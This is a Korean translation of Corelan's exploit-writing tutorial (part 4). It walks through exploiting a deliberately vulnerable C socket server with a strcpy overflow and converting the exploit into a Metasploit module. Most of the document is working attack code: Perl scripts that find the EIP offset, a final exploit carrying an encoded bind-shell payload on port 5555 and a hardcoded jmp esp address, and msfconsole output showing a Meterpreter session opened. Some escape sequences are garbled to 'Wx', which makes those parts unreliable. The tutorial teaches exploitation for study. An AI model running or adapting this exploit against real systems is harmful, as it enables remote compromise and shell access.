

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 4)

2013.1

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.01.31

본 문서는 원문 작성자(Peter Van Eeckhoutte)의 허가 하에 번역 및 배포하는 문서로, 원문과 관련된 모든 내용의 저작권은 Corelan에 있으며, 추가된 내용에 대해서는 (주)한국정보보호교육센터에 저작권이 있음을 유의하기 바랍니다. 또한, 이 문서를 상업적으로 사용 시 모든 법적 책임은 사용자 자신에게 있음을 경고합니다.

This document is translated with permission from Peter Van Eeckhoutte.

You can find **Copyright** from term-of-use in Corelan(www.corelan.be/index.php/terms-of-use/)

Exploit Writing Tutorial by corelan

[네 번째. 공격 코드를 MSF 코드로 변환]

번역 : 한국정보보호교육센터 서준석 주임연구원

오류 신고 및 관련 문의 : nababora@naver.com

앞에서 다룬 문서들에서, 우리는 취약점이 일반적으로 두 가지 유형의 공격코드로 이용될 수 있음을 이해했다(EIP를 직접 덮어쓰는 것과, SEH 체인을 이용한 스택 오버플로우). 그리고 실습에 사용한 모든 예제에 펄(Perl) 언어를 사용했다.

공격코드를 작성할 수 있는 언어에 펄만 있는 것은 아니다. 모든 프로그래밍 언어가 공격 코드를 작성하는데 사용될 수 있다. 단지 본인에게 친숙한 언어를 하나 골라 사용하면 된다. 본인이 원하는 언어를 이용해 맞춤형 공격 코드를 작성하는 것도 좋지만, 메타스플로잇에서 제공하는 좋은 기능을 활용하는 차원에서 메타스플로잇에 맞는 공격코드를 작성하는 것도 추천할 만하다.

그리하여, 이번 장에서는 공격코드를 메타스플로잇 모듈로 전환할 수 있는 방법을 다룰 예정이다. 메타스플로잇 모듈은 루비(ruby)라는 언어로 작성되었다. 하지만 루비 언어를 모르더라도 이번 장에서 제공하는 간단한 공격 코드를 메타스플로잇 모듈로 변환하는데 큰 무리는 없을 것이다.

1. 메타스플로잇 Exploit 모듈 구조

일반적인 MSF(메타스플로잇) exploit 모듈은 다음과 같은 요소들로 구성되어 있다.

- 헤더와 의존성 코드
 - 해당 exploit 모듈에 대한 간단한 설명
 - require 'msf/core'
- 클래스 정의
- includes
- 'def' 정의 :
 - initialize / check(optional) / exploit

주석문은 '#' 기호를 이용해 삽입하면 된다는 것만 알면 준비는 끝났다. 자 이제 MSF exploit 모듈을 작성하는 절차에 대해 알아보자.

2. 실습 예제: 간단한 취약점을 가지는 서버 공격 코드 작성

우리는 아래와 같이 C로 코딩된 간단한 서버 취약점코드를 이용할 것이다. 코드를 컴파일 해서 Windows 2003server 서비스팩2에서 실행 한다.

```
#include <iostream.h>
#include <winsock.h>
#include <windows.h>
    // 윈도우 소켓 로드
#pragma comment(lib, "wsock32.lib")
    // 반환 메시지 정의
#define SS_ERROR 1
#define SS_OK 0
void pr(char *str)
{
    char buf[500]="";
    strcpy(buf,str);
}

void sError(char *str)
{
    MessageBox (NULL, str, "socket Error" ,MB_OK);
    WSACleanup();
}

int main(int argc, char **argv)
{
    WORD sockVersion;
    WSADATA wsaData;
    int rVal;
    char Message[5000]="";
    char buf[2000]="";
    SOCKET serverSocket, clientSocket;
    struct sockaddr_in sin;
    u_short LocalPort;
    int bytesRecv = SOCKET_ERROR;
    LocalPort = 200;
    // wsock32 초기화

    sockVersion = MAKEWORD(1,1);
```

```
WSAStartup(sockVersion, &wsaData);
// 서버 소켓 생성

serverSocket = socket(AF_INET, SOCK_STREAM, 0);
if(serverSocket == INVALID_SOCKET)
{
    sError("Failed socket()");
    return SS_ERROR;
}

sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;

// 소켓에 bind
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));

if(rVal == SOCKET_ERROR)
{
    sError("Failed bind()");
    WSACleanup();
    return SS_ERROR;
}

// 연결을 기다리기 위해 소켓을 가져옴
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
    sError("Failed listen()");
    WSACleanup();
    return SS_ERROR;
}

// 클라이언트가 clientSocket에 연결하기를 기다림
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
    sError("Failed accept()");
    WSACleanup();
}
```

```

        return SS_ERROR;
    }

    while(bytesRecv == SOCKET_ERROR)
    {
        // 클라이언트로 부터 최대 5000바이트 크기의 데이터를 받음
        bytesRecv = recv(clientSocket, Message, 5000, 0);

        if (bytesRecv == 0 || bytesRecv == WSAECONNRESET)
        {
            printf("\nConnection Closed.\n");
            break;
        }
    }

    // 받은 데이터를 함수 pr로 넘겨줌
    pr(Message);

    // 클라이언트 소켓을 닫음
    closesocket(clientSocket);

    // 서버 소켓을 닫음
    closesocket(serverSocket);

    WSACleanup();
    return SS_OK;
}

```

서버로 1000바이트의 문자를 보내면, 서버는 다운될 것이다. 다음의 perl 스크립트를 작성해서 실행해 보자.

```

use strict;
use Socket;

my $junk = "\x41" x1000;
# 호스트와 포트를 초기화

```

```

my $host = shift || '210.112.249.243';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# 포트 주소를 가져옴

my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# 소켓을 생성해 포트에 연결
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";

print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk."n";

print "[+] Payload sent\n";
close SOCKET or die "close: $!";

```

프로그램을 실행시키면 서버가 죽고, EIP는 'A' 로 덮어 써진다. 아래 그림을 보면 EIP 안에 41414141이 들어가 있는 것을 확인할 수 있다.

```

ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
(434.324): Access violation - code c0000005 (!!! second chance !!!)
eax=0012e024 ebx=7ffde000 ecx=0012f61c edx=0000000a esi=00f4da84 edi=0012ea60
eip=41414141 esp=0012e220 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
41414141 ??             ???

```

메타스플로잇 패턴을 사용하면 EIP가 패턴의 504 바이트 위치에 위치함을 알 수 있다. 그럼 새로운 스크립트를 만들어 우리가 찾은 오프셋이 맞는지 확인해 보자.

```

use strict;
use Socket;

my $totalbuffer=1000;

```

```

my $junk = "\x41" x 504;
my $eipoverwrite = "\x42" x 4;
my $junk2 = "\x43" x ($totalbuffer-length($junk.$eipoverwrite));

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";

print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$junk2."\n";

print "[+] Payload sent\n";
close SOCKET or die "close: $!";

```

504개의 A와 4개의 B, 그리고 C 더미를 전송하면 다음과 같은 레지스터와 스택 정보를 확인할 수 있다.

```

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e024 ebx=7ffdd000 ecx=0012ee4c edx=0000000a esi=0111f55c edi=0012ea60
eip=42424242 esp=0012e220 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??             ???
0:000> d esp
0012e220  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e230  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e240  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e250  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e260  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e270  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e280  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e290  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC

```


쓰레기 값 크기를 늘리면 셸코드를 위한 공간이 어느 정도인지 가늠할 수 있다. 이것은 MSF 모듈에서 특정 인자를 사용하기 위해 필요하다.

\$totalbuffer 값을 2000으로 변경해도 여전히 오버플로우는 발생한다. 그리고 ESP의 내용은 우리가 쓰레기 값으로 지정한 'C'가 ESP+5d3(1491바이트)까지 채워져 있는 것을 확인할 수 있다. 이것이 우리가 셸코드를 삽입할 공간이다.

우리가 필요한 것은 EIP를 'jmp esp'라는 명령으로 덮어 쓰는 것이다. 그리고 쓰레기 값(C)으로 채워진 부분에 셸코드를 삽입한다. windbg 자체 기능을 이용한 결과, 다음과 같은 코드 조각을 찾을 수 있었다.

```

7c90120f push esp
push esp
7c901210 ret
ret
7c901211

0:000> u
ntdll!DbgBreakPoint:
7c90120a 55          push     ebp
7c90120f 54          push     esp
7c901210 c3          ret
7c901211 f1cc       dec     esp
7c901213 c3          ret
7c901214 8bff       mov     edi,edi
7c901216 8b442404    mov     eax,dword ptr [esp+4]
7c90121a cc          int     3
0:000> e 71ab0000 71ac7000 54 c3
71ab2b53 54 c3 90 90 90 90 8b ff 55 8b ec 83 3d 48 40 T.....U...=H@

```

셸코드를 가지고 테스트를 수행한 결과, 최종 공격 코드를 위해 다음과 같은 조치가 필요하다는 결론을 내렸다.

- 셸코드에서 0xff를 제거
- 셸코드 시작 이전에 nop를 삽입

5555 포트로 셸을 연결하는 최종 코드는 아래와 같다.

```

#
print " -----Wn";
print " Writing Buffer OverflowsWn";
print " Peter Van EeckhoutteWn";
print " http://www.corelan.be:8800Wn";
print " -----Wn";
print " Exploit for vulnserver.cWn";
print " -----Wn";

use strict;
use Socket;

my $junk = "Wx90" x 504;

```

```

#jmp esp (from ws2_32.dll)
my $eipoverwrite = pack('V',0x71C02B67);
#add some NOP's
my $shellcode="Wx90" x 50;

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=

$shellcode=$shellcode."Wx89Wxe0Wxd9Wxd0Wxd9Wx70Wxf4Wx59Wx49Wx49Wx49Wx49Wx43" .
"Wx43Wx43Wx43Wx43Wx43Wx51Wx5aWx56Wx54Wx58Wx33Wx30Wx56Wx58" .
"Wx34Wx41Wx50Wx30Wx41Wx33Wx48Wx48Wx30Wx41Wx30Wx30Wx41Wx42" .
"Wx41Wx41Wx42Wx54Wx41Wx41Wx51Wx32Wx41Wx42Wx32Wx42Wx42Wx30" .
"Wx42Wx42Wx58Wx50Wx38Wx41Wx43Wx4aWx4aWx49Wx4bWx4cWx42Wx4a" .
"Wx4aWx4bWx50Wx4dWx4dWx38Wx4cWx39Wx4bWx4fWx4bWx4fWx4bWx4f" .
"Wx45Wx30Wx4cWx4bWx42Wx4cWx51Wx34Wx51Wx34Wx4cWx4bWx47Wx35" .
"Wx47Wx4cWx4cWx4bWx43Wx4cWx43Wx35Wx44Wx38Wx45Wx51Wx4aWx4f" .
"Wx4cWx4bWx50Wx4fWx44Wx58Wx4cWx4bWx51Wx4fWx47Wx50Wx43Wx31" .
"Wx4aWx4bWx47Wx39Wx4cWx4bWx46Wx54Wx4cWx4bWx43Wx31Wx4aWx4e" .
"Wx50Wx31Wx49Wx50Wx4aWx39Wx4eWx4cWx4cWx44Wx49Wx50Wx42Wx54" .
"Wx45Wx57Wx49Wx51Wx48Wx4aWx44Wx4dWx45Wx51Wx48Wx42Wx4aWx4b" .
"Wx4cWx34Wx47Wx4bWx46Wx34Wx46Wx44Wx51Wx38Wx42Wx55Wx4aWx45" .
"Wx4cWx4bWx51Wx4fWx51Wx34Wx43Wx31Wx4aWx4bWx43Wx56Wx4cWx4b" .
"Wx44Wx4cWx50Wx4bWx4cWx4bWx51Wx4fWx45Wx4cWx43Wx31Wx4aWx4b" .
"Wx44Wx43Wx46Wx4cWx4cWx4bWx4bWx39Wx42Wx4cWx51Wx34Wx45Wx4c" .
"Wx45Wx31Wx49Wx53Wx46Wx51Wx49Wx4bWx43Wx54Wx4cWx4bWx51Wx53" .
"Wx50Wx30Wx4cWx4bWx47Wx30Wx44Wx4cWx4cWx4bWx42Wx50Wx45Wx4c" .
"Wx4eWx4dWx4cWx4bWx51Wx50Wx44Wx48Wx51Wx4eWx43Wx58Wx4cWx4e" .
"Wx50Wx4eWx44Wx4eWx4aWx4cWx46Wx30Wx4bWx4fWx4eWx36Wx45Wx36" .
"Wx51Wx43Wx42Wx46Wx43Wx58Wx46Wx53Wx47Wx42Wx45Wx38Wx43Wx47" .
"Wx44Wx33Wx46Wx52Wx51Wx4fWx46Wx34Wx4bWx4fWx48Wx50Wx42Wx48" .
"Wx48Wx4bWx4aWx4dWx4bWx4cWx47Wx4bWx46Wx30Wx4bWx4fWx48Wx56" .
"Wx51Wx4fWx4cWx49Wx4dWx35Wx43Wx56Wx4bWx31Wx4aWx4dWx45Wx58" .
"Wx44Wx42Wx46Wx35Wx43Wx5aWx43Wx32Wx4bWx4fWx4eWx30Wx45Wx38" .
"Wx48Wx59Wx45Wx59Wx4aWx55Wx4eWx4dWx51Wx47Wx4bWx4fWx48Wx56" .
"Wx51Wx43Wx50Wx53Wx50Wx53Wx46Wx33Wx46Wx33Wx51Wx53Wx50Wx53" .
"Wx47Wx33Wx46Wx33Wx4bWx4fWx4eWx30Wx42Wx46Wx42Wx48Wx42Wx35" .
"Wx4eWx53Wx45Wx36Wx50Wx53Wx4bWx39Wx4bWx51Wx4cWx55Wx43Wx58" .
"Wx4eWx44Wx45Wx4aWx44Wx30Wx49Wx57Wx46Wx37Wx4bWx4fWx4eWx36" .

```

```
"Wx42Wx4aWx44Wx50Wx50Wx51Wx50Wx55Wx4bWx4fWx48Wx50Wx45Wx38" .
"Wx49Wx34Wx4eWx4dWx46Wx4eWx4aWx49Wx50Wx57Wx4bWx4fWx49Wx46" .
"Wx46Wx33Wx50Wx55Wx4bWx4fWx4eWx30Wx42Wx48Wx4dWx35Wx51Wx59" .
"Wx4cWx46Wx51Wx59Wx51Wx47Wx4bWx4fWx49Wx46Wx46Wx30Wx50Wx54" .
"Wx46Wx34Wx50Wx55Wx4bWx4fWx48Wx50Wx4aWx33Wx43Wx58Wx4bWx57" .
"Wx43Wx49Wx48Wx46Wx44Wx39Wx51Wx47Wx4bWx4fWx4eWx36Wx46Wx35" .
"Wx4bWx4fWx48Wx50Wx43Wx56Wx43Wx5aWx45Wx34Wx42Wx46Wx45Wx38" .
"Wx43Wx53Wx42Wx4dWx4bWx39Wx4aWx45Wx42Wx4aWx50Wx50Wx50Wx59" .
"Wx47Wx59Wx48Wx4cWx4bWx39Wx4dWx37Wx42Wx4aWx47Wx34Wx4cWx49" .
"Wx4bWx52Wx46Wx51Wx49Wx50Wx4bWx43Wx4eWx4aWx4bWx4eWx47Wx32" .
"Wx46Wx4dWx4bWx4eWx50Wx42Wx46Wx4cWx4dWx43Wx4cWx4dWx42Wx5a" .
"Wx46Wx58Wx4eWx4bWx4eWx4bWx4eWx4bWx43Wx58Wx43Wx42Wx4bWx4e" .
"Wx48Wx33Wx42Wx36Wx4bWx4fWx43Wx45Wx51Wx54Wx4bWx4fWx48Wx56" .
"Wx51Wx4bWx46Wx37Wx50Wx52Wx50Wx51Wx50Wx51Wx50Wx51Wx43Wx5a" .
"Wx45Wx51Wx46Wx31Wx50Wx51Wx51Wx45Wx50Wx51Wx4bWx4fWx4eWx30" .
"Wx43Wx58Wx4eWx4dWx49Wx49Wx44Wx45Wx48Wx4eWx46Wx33Wx4bWx4f" .
"Wx48Wx56Wx43Wx5aWx4bWx4fWx4bWx4fWx50Wx37Wx4bWx4fWx4eWx30" .
"Wx4cWx4bWx51Wx47Wx4bWx4cWx4bWx33Wx49Wx54Wx42Wx44Wx4bWx4f" .
"Wx48Wx56Wx51Wx42Wx4bWx4fWx48Wx50Wx43Wx58Wx4aWx50Wx4cWx4a" .
"Wx43Wx34Wx51Wx4fWx50Wx53Wx4bWx4fWx4eWx36Wx4bWx4fWx48Wx50" .
"Wx41Wx41";
```

```
# initialize host and port
```

```
my $host = shift || 'localhost';
```

```
my $port = shift || 200;
```

```
my $proto = getprotobyname('tcp');
```

```
# get the port address
```

```
my $iaddr = inet_aton($host);
```

```
my $paddr = sockaddr_in($port, $iaddr);
```

```
print "[+] Setting up socket\n";
```

```
# create the socket, connect to the port
```

```
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
```

```
print "[+] Connecting to $host on port $port\n";
```

```
connect(SOCKET, $paddr) or die "connect: $!";
```

```
print "[+] Sending payload\n";
```


```

print SOCKET $junk.$eipoverwrite.$shellcode."Wn";

print "[+] Payload sentWn";
print "[+] Attempting to telnet to $host on port 5555...Wn";

system("telnet $host 5555");
close SOCKET or die "close: $!"

```




```

C:\Documents and Settings\admin\Desktop\FromEXToMSF>crash_full.pl
-----
Writing Buffer Overflows
Peter Van Eeckhoutte
http://www.corelan.be:8800
-----
Exploit for vulnserver.c
-----
[+] Setting up socket

```

공격 코드 실행 화면



```

C:\텔넷 localhost
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Debugging Tools for Windows>

```

성공적으로 셸 획득

이 공격코드에서 추출해야 할 유용한 변수들을 나열해 보면 아래와 같다.

- EIP 를 덮어쓸 수 있는 오프셋 : 504
- 윈도우 서버 2003 점프 주소 : 0x71ab33a0 / 윈도우 XP SP3 점프 주소 : 0x71ab2b53
- 셸코드는 0x00과 0xff 를 포함해선 안 된다.
- 셸코드는 1400바이트를 넘을 수 있다.

3. 공격코드를 메타스플로잇 코드로 전환

코드가 비슷한 유형을 가지는 메타스플로잇 디렉토리에 저장 되어야 하므로, 우선 작성할 공격 코드가 어떤 형태를 가져야 할 지 결정해야 한다. 만약 공격 목표가 윈도우 기반 ftp 서버라면, 공격코드는 윈도우 ftp 서버 공격코드가 저장되어 있는 폴더에 두어야 한다.

메타스플로잇 모듈은 보통 framework3..(혹은 메타스플로잇, 시스템마다 상이할 수도 있다.) 폴더 구조 아래에 저장되어 있는데, 구체적으로 하위 디렉토리인 /modules/exploits 폴더에 코드를 저장하면 된다. 이 폴더 안에는 서비스와 운영체제에 따라 공격코드가 폴더로 구분되어 있다. 해당하는 폴더에 코드를 저장하면 된다.

우리가 만든 서버 취약점 코드는 윈도우 기반에서 동작하므로, 코드를 windows 폴더에 넣겠다. 윈도우 폴더는 이미 다양한 폴더를 가지고 있을 것이다. 우리는 코드를 'misc' 폴더에 저장한다. (misc = 기타 타입을 의미)

/메타스플로잇/msf3/modules/exploits/windows/misc 폴더로 가서 다음과 같이 코드를 생성해 보자.

```
root@bt:/opt/metasploit/msf3/modules/exploits/windows/misc# vi custom_vulsever.rb
```

자 이제 공격코드 제작이 완료 되었다. msfconsole을 실행해 모듈을 로드 후 실행해 보자(XP SP3 대상으로 테스트).

```
msf > use exploit/windows/misc/custom_vulsever
msf exploit(custom_vulsever) > show options

Module options (exploit/windows/misc/custom_vulsever):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.182.131 yes       The target address
  RPORT     200              yes       The target port

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LPORT     4444             yes       The listen port
  RHOST     192.168.182.131 no          The target address

Exploit target:

  Id  Name
  --  --
  1    Windows 2003 Server R2 SP2

msf exploit(custom_vulsever) > set rhost 192.168.182.130
rhost => 192.168.182.130
```

모듈 로드 후 옵션을 설정 한다.

```
msf exploit(custom_vulserver) > exploit

[*] Started bind handler
[*] Sending stage (752128 bytes) to 192.168.182.130
[*] Meterpreter session 1 opened (192.168.182.132:52766 -> 192.168.182.130:4444) at 2012-11-21 17:44:51 +0900

meterpreter >
```

그 뒤, exploit 명령을 실행하면 위 그림과 같이 공격이 성공된 화면을 볼 수 있다.